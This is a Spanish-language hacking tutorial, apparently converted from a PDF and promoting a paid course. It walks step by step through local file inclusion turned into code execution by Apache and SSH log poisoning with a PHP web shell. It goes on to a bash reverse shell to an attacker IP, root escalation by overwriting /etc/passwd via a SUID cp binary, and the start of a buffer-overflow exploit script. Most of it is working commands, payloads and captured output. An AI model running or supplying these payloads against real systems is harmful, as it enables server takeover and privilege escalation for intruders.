page|s:30:"uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)"
"; preference|s:7:"Spanish";
Notice: Undefined variable: p2 in /var/www/html/index.php on line 51

Envenenamiento de registros del servidor – (Server Log Poisoning)

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Apache	
Linux	Windows
/var/log/apache2/	C:\xampp\apache\logs\
Nginx	
Linux	Windows
/var/log/nginx/	C:\nginx\log\

Ejemplo de ruta para ver los logs: (Rutas – Archivos logs)

/var/log/apache2/access.log	
/var/log/nginx/access.log	
/var/log/mysql/error.log	
/var/log/postgresql/postgresql-<version>-main.log	
/var/log/docker.log	
/var/log/syslog	
/var/log/auth.log	SSH
/var/log/tomcat/catalina.out	
C:\inetpub\logs\LogFiles\W3SVC1\u_ex<date>.log	IIS
/SecLists-master/Discovery/Web-Content/default-web-root-directory-linux.txt	
/SecLists-master/Discovery/Web-Content/default-web-root-directory-windows.txt	
https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Linux	
https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Windows	

(Explotación de log poisoning) Ejemplo de ataque: [Server log poisoning](#)

Teniendo en cuenta que existe la vulnerabilidad LFI en el servidor víctima (`?language=/var/log/apache2/access.log`) y que podemos leer el archivo de logs (`access.log`) intentemos mediante Burp Suite leer el registro de logs y mediante el encabezado (`User-Agent`) injectar comandos:

The screenshot shows the Burp Suite interface with two panels: Request and Response.

Request Panel:

- Method: GET
- URL: /index.php?language=/var/log/apache2/access.log
- Headers:
 - Host: 134.209.184.216:32015
 - User-Agent: Apache Log Poisoning
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - DNT: 1
 - Connection: close
 - Cookie: PHPSESSID=nhhvBi0o6ua4g8ebkdlsuifsd
 - Upgrade-Insecure-Requests: 1

Response Panel:

- Raw Response:

```
134.209.184.216 - - [23/Aug/2020:01:20:00 +0000] "GET /index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
```
- Hex Response:

```
134.209.184.216 - - [23/Aug/2020:01:20:00 +0000] "GET /index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
```
- HTML Response:

```
<html><head></head><body>Apache Log Poisoning</body></html>
```

Como era de esperar, nuestro valor personalizado de User-Agent es visible en el archivo de registro incluido. Ahora, podemos envenenar el encabezado **User-Agent** configurándolo en un shell web PHP básico:

The screenshot shows a proxy tool interface with two main sections: Request and Response. In the Request section, a GET request is shown with the URL `/index.php?language=/var/log/apache2/access.log`. The User-Agent header contains the payload `<?php system($_GET['cmd']); ?>`. The Response section shows the Apache log output, which includes the injected PHP code and the resulting output "Apache Log Poisoning".

```
Request
Raw Params Headers Hex
GET /index.php?language=/var/log/apache2/access.log HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bkdl9u1fdsd
Upgrade-Insecure-Requests: 1

Response
Raw Headers Hex HTML Render
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000]
/index.php?language=/var/log/apache2/acce
"Mozilla/5.0 (Windows NT 10.0; rv:68.0) G
134.209.184.216 - - [23/Aug/2020:02:02:52 +
/index.php?language=/var/log/apache2/acce
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:03:45 +
/index.php?language=/var/log/apache2/acce
"Apache Log Poisoning"
<br />
```

Como el registro ahora debería contener código PHP, la vulnerabilidad LFI debería ejecutar este código y deberíamos poder obtener la ejecución remota del código. Podemos especificar un comando a ejecutar con (`?cmd=id`): (`?language=/var/log/apache2/access.log&cmd=id`)

The screenshot shows a proxy tool interface with two main sections: Request and Response. In the Request section, a GET request is shown with the URL `/index.php?language=/var/log/apache2/access.log&cmd=id`. The Response section shows the Apache log output, which includes the injected PHP code and the resulting output "uid=33(www-data) gid=33(www-data) groups=33(www-data)".

```
Request
Raw Params Headers Hex
GET /index.php?language=/var/log/apache2/access.log&cmd=id HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bkdl9u1fdsd
Upgrade-Insecure-Requests: 1

Response
Raw Headers Hex HTML Render
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000]
200 1450 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0) G
Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET
HTTP/1.1" 200 1651 "http://134.209.184.216:32415/" "Mo
NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET
HTTP/1.1" 200 190402 "http://134.209.184.216:32415/" "
(Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:49 +0000] "GET
HTTP/1.1" 404 497 "-" "Mozilla/5.0 (Windows NT 10.0; r
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:53 +0000] "GET
/index.php?languageses.php HTTP/1.1" 200 1446
"http://134.209.184.216:32415/" "Mozilla/5.0 (Windows
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.
"Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
134.209.184.216 - - [23/Aug/2020:02:02:52 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:03:45 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:07:33 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.
"uid=33(www-data) gid=33(www-data) groups=33(www-data)
"
```

Otros registros del sistema que podríamos llegar a leer:

/var/log/sshd.log
/var/log/mail
/var/log/vsftpd.log

SSH LOG POISONING

Link: <https://www.hackingarticles.in/rce-with-lfi-and-ssh-log-poisoning/>

Mediante la técnica de ataque LFI se encuentra que en la ruta /var/log/auth.log es posible ver el contenido de los logs para el servicio ssh.

```
GET /SiteServer/images.php?img=../../../../../../../../var/log/auth.log HTTP/1.1
Host: 192.168.209.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0

1 Apr 15 04:19:01 dmz CRON[1146]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
2 Apr 15 04:19:01 dmz CRON[1146]: pam_unix(cron:session): session closed for user root
3 Apr 15 04:20:01 dmz CRON[1165]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
4 Apr 15 04:20:01 dmz CRON[1165]: pam_unix(cron:session): session closed for user root
5 Apr 15 04:20:02 dmz sshd[1169]: Invalid user
```

Se procede a realizar el ataque de ssh log poisoning con el modulo ssh_login de la herramienta metasploit, configuramos la ip de la víctima, en username se inyecta el código malicioso php en password se coloca cualquier contraseña (no es relevante) y se corre el ataque.


Colocar () [\`cmd\`] para escapar las comillas.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options
    Trash
Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting      Required  Description
ANONYMOUS_LOGIN    false           no        Attempt to login with a blank username and pa...
BLANK_PASSWORDS   false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the d...
DB_ALL_PASS       false           no        Add all passwords in the current database to ...
DB_ALL_USERS      false           no        Add all users in the current database to the b...
DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current ...
PASSWORD         qwerty          no        A specific password to authenticate with
PASS_FILE        -               no        File containing passwords, one per line
RHOSTS           192.168.209.172 yes       The target host(s), see https://docs.metasplo...
Home
RPORT            22              yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a b...
THREADS          1               yes       The number of concurrent threads (max one per ...
USERNAME          <?php system($_GET['cmd']); ?> no        A specific username to authenticate as
USERPASS_FILE    -               no        File containing users and passwords separated ...
USER_AS_PASS     false           no        Try the username as the password for all user...
USER_FILE         -               no        File containing usernames, one per line
VERBOSE          false           yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```


Vemos que al agregar un usuario php malicioso con un parámetro cmd en metasploit funciona, como vemos en la imagen siguiente, ingresar un comando como “id” se puede ver reflejado en el log.

<https://www.youtube.com/@Anonimo501/videos>




```
view-source:http://192.168.209.172/SiteServer/images.php?img=../../../../var/log/auth.log&cmd=id
165]: Failed password for root from 192.168.209.171 port 46648 ssh2
165]: Connection closed by authenticating user root 192.168.209.171 port 46648 [preauth]
167]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
167]: pam_unix(cron:session): session closed for user root
172]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
172]: pam_unix(cron:session): session closed for user root
176]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
176]: pam_unix(cron:session): session closed for user root
180]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
180]: pam_unix(cron:session): session closed for user root
320]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
320]: pam_unix(cron:session): session closed for user root
824]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
824]: pam_unix(cron:session): session closed for user root
828]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
828]: pam_unix(cron:session): session closed for user root
832]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
832]: pam_unix(cron:session): session closed for user root
836]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
836]: pam_unix(cron:session): session closed for user root
842]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
842]: pam_unix(cron:session): session closed for user root
846]: Invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
133479
846]: pam_unix(sshd:auth): check pass; user unknown
846]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.209.171
846]: Failed password for invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
133479 ssh2
846]: Connection closed by invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
9 [preauth]
848]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
848]: pam_unix(cron:session): session closed for user root
926]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
926]: pam_unix(cron:session): session closed for user root
```

Se procede a realizar el reverse Shell con un comando de bash (bash -c "bash -i >%26 /dev/tcp/192.168.209.171/4321 0>%261") mediante la url



```
g&cmd=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/192.168.209.171/4321%200%3E%261%22 →
view-source:http://192.168.209.172/SiteServer/images.php?img=../../../../var/log/auth.log&cmd=bash -i
This time, search with: G b o W ⚡ □ ⏹
1176]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1176]: pam_unix(cron:session): session closed for user root
1180]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1180]: pam_unix(cron:session): session closed for user root
1320]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1320]: pam_unix(cron:session): session closed for user root
1824]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1824]: pam_unix(cron:session): session closed for user root
1828]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1828]: pam_unix(cron:session): session closed for user root
1832]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1832]: pam_unix(cron:session): session closed for user root
1836]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1836]: pam_unix(cron:session): session closed for user root
1842]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
1842]: pam_unix(cron:session): session closed for user root
1846]: Invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vemos que el reverse shell funciona y obtenemos acceso a la maquina victima



```
(root㉿kali)-[~/home/kali]
# nc -lvpn 4321
listening on [any] 4321 ...
connect to [192.168.209.171] from (UNKNOWN) [192.168.209.172] 32784
bash: cannot set terminal process group (937): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dmz:/var/www/html/SiteServer$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmz:/var/www/html/SiteServer$ uname -a
uname -a
Linux dmz 5.15.0-100-generic #110-Ubuntu SMP Wed Feb 7 13:27:48 UTC 2024 x86_64 x86_64 GNU/Linux
www-data@dmz:/var/www/html/SiteServer$ █
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Diccionarios LFI (Para ataques automatizados)

https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/LFI
https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-Jhaddix.txt
https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFISuite-pathtotest-huge.txt

Parámetros GET:

https://github.com/Anonimo501/parametros_GET/blob/main/parametros_GET.txt

/SecLists/Discovery/Web-Content/burp-parameter-names.txt
--

https://book.hacktricks.xyz/pentesting-web/file-inclusion#top-25-parameters

?cat={payload} ?dir={payload} ?action={payload} ?board={payload} ?date={payload} ?detail={payload} ?file={payload} ?download={payload} ?path={payload} ?folder={payload} ?prefix={payload} ?include={payload} ?page={payload} ?inc={payload} ?locate={payload} ?show={payload} ?doc={payload} ?site={payload} ?type={payload} ?view={payload} ?content={payload} ?document={payload} ?layout={payload} ?mod={payload} ?conf={payload}

Rutas webroot /var/www/html

Linux: https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/default-web-root-directory-linux.txt
/SecLists/Discovery/Web-Content/default-web-root-directory-linux
Windows: https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/default-web-root-directory-windows.txt

URL Encode (Símbolos)

Carácter	URL encode
space	%20
!	%21
"	%22
#	%23
\$	%24
%	%25
&	%26
'	%27
(%28
)	%29
*	%2A
+	%2B
,	%2C
-	%2D
.	%2E
/	%2F

ESCALADA DE PRIVILEGIOS BINARIO CP

Link: <https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/>

Se utiliza el comando find para la enumeración de binarios suid, vemos que se cuenta con el binario `/usr/bin/cp`

```
/usr/bin/cp
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/su
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/fusermount3
www-data@dmz:/var/www/html/SiteServer$ find / -perm /4000 2>/dev/null
[0] 0:nc*Z
```

Lo copiamos en la ruta `/dev/shm`, el cual es una carpeta como `/tmp` pero `shm` se ejecuta sobre la RAM

```
www-data@dmz:/dev/shm$ cp /etc/passwd .
www-data@dmz:/dev/shm$ ls
passwd
www-data@dmz:/dev/shm$
```

Copiamos el contenido de passwd de la maquina víctima y lo pegamos en un archivo en nuestra maquina atacante (Kali linux) con el mismo nombre passwd.

```
(root㉿kali)-[~/home/kali/programas]
# nano passwd
```

Ahora lo editamos para agregar un usuario con el nombre user, para ello debemos crearlo con un comando en nuestra maquina atacante antes de agregarlo. (Creando usuario para passwd)

Comando: openssl passwd -salt **salto** user passwd

```
(root㉿kali)-[~/home/kali/programas]
# openssl passwd -salt salto user passwd
$1$salto$LIMREI4z20uhuyVm5LGih/
```

Ahora en el archivo passwd que copiamos a nuestra maquina atacante, pegamos un usuario con el nombre (user:passwd) que generaremos con el comando anterior.

Lo agregamos al final del archivo y guardamos los cambios.

```
GNU nano 7.2
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uiddd:x:108:114::/run/uiddd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,,:/var/lib/usbmux:/usr/sbin/nologin
gomez:x:1000:1000:gomez:/home/gomez:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
:0:0:$1$salto$LIMREI4z20uhuyVm5LGih/:0:0:root:/root:/bin/bash
```

En la misma ruta donde creamos el archivo passwd en nuestra maquina atacante ejecutamos el siguiente comando para montar un servidor http a la escucha y compartir el archivo passwd modificado, para que lo podamos descargar desde la maquina víctima.

```
(root㉿kali)-[~/home/kali/programas]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ahora lo descargamos desde la maquina víctima, esta vez desde /tmp.

```
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.209.172 - - [18/Apr/2024 18:20:24] "GET /passwd HTTP/1.1" 200 -
192.168.209.172 - - [18/Apr/2024 18:23:27] "GET /passwd HTTP/1.1" 200 -

Home
--2024-04-18 22:23:27--  http://192.168.209.171/passwd
Connecting to 192.168.209.171:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1893 (1.8K) [application/octet-stream]
Saving to: 'passwd'

passwd                                         0%[          ]          0  --.-KB/s
passwd                                         100%[=====]  1.85K  --.-KB/s  in 0s

2024-04-18 22:23:27 (481 MB/s) - 'passwd' saved [1893/1893]

www-data@dmz:/tmp$
```


Este archivo passwd modificado lo copiamos en la ruta /etc/passwd para remplazar el original

```
www-data@dmz:/tmp$ ls
passwdash
www-data@dmz:/tmp$ cp passwd /etc/passwd
```

Luego de copiar el archivo a su ruta original solamente tipeamos el comando (su user) y ponemos la contraseña (passwd) que configuramos anteriormente.

```
www-data@dmz:/tmp$ ls
passwdHome
www-data@dmz:/tmp$ su andres
Password:
root@dmz:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@dmz:/tmp#
```

Jerarquía del sistema de archivos LINUX



Ruta	Descripción
/	El directorio de nivel superior es el sistema de archivos raíz y contiene todos los archivos necesarios para iniciar el sistema operativo antes de que se monten otros sistemas de archivos, así como los archivos necesarios para iniciar los otros sistemas de archivos. Despues del arranque, todos los demás sistemas de archivos se montan en puntos de montaje estándar como subdirectorios de la raíz.
/bin	Contiene binarios de comandos esenciales.
/boot	Consta del gestor de arranque estático, el ejecutable del kernel y los archivos necesarios para iniciar el sistema operativo Linux.
/dev	Contiene archivos de dispositivos para facilitar el acceso a todos los dispositivos de hardware conectados al sistema.
/etc	Archivos de configuración del sistema local. Los archivos de configuración para las aplicaciones instaladas también se pueden guardar aquí.
/home	Cada usuario del sistema tiene aquí un subdirectorio para almacenamiento.
/lib	Archivos de biblioteca compartidos necesarios para el inicio del sistema.
/media	Aquí se montan dispositivos de medios extraíbles externos, como unidades USB.
/mnt	Punto de montaje temporal para sistemas de archivos normales.
/opt	Aquí se pueden guardar archivos opcionales, como herramientas de terceros.
/root	El directorio de inicio del usuario root.
/sbin	Este directorio contiene archivos ejecutables utilizados para la administración del sistema (archivos binarios del sistema).
/tmp	El sistema operativo y muchos programas utilizan este directorio para almacenar archivos temporales. Este directorio generalmente se borra al iniciar el sistema y puede eliminarse en otros momentos sin previo aviso.
/usr	Contiene ejecutables, bibliotecas, archivos man, etc.
/var	Este directorio contiene archivos de datos variables, como archivos de registro, bandejas de entrada de correo electrónico, archivos relacionados con aplicaciones web, archivos cron y más.

BUFFER OVERFLOW

Exploit para verificar si existe desbordamiento de buffer overflow

```
#!/usr/bin/python3

import os
import sys
import socket
import signal
from struct import pack

host = "192.168.0.26"
port = 9999

offset = b"A" * 3000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print(s.recv(1024).decode())
print("[+] Send Exploit...")
s.send(offset)
print(s.recv(1024).decode())
s.close()
```

Luego con el siguiente comando se crea una secuencia de caracteres para poder identificar el offset
Comando: msf-pattern_create -l 1xxx

```
#msf-pattern_create -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0A
Am8Am9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4A
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8A
Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2B
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

El código generado se pega en la línea (offset = b"A" * 3000) remplazando las 3000 As por el código generado de la siguiente manera:

```
offset = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A"
```


Por lo que la línea quedara bastante larga:

```
port = 9999
offset = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A"
```


Luego vamos al immunity debugger y copiamos el numero que nos da como resultado el EIP

immunity debugger

<https://www.immunityinc.com/products/debugger/>



Usando la herramienta msf-pattern_offset con la opción -q y el numero obtenido del EIP, obtendremos el numero exacto del offset (Número de caracteres antes de sobre escribir el EIP) para este ejemplo 524.



Luego incluimos el numero de caracteres de offset que son 524, luego agregamos 2 líneas mas que son 4 letras B y 500 letras C, luego enviamos nuevamente el exploit.

```
offset = 524
before_eip = b"A" * offset
eip = b"B" * 4
shellcode = b"C" * 500
```

```
#!/usr/bin/python3

import os
import sys
import socket
import signal
from struct import pack

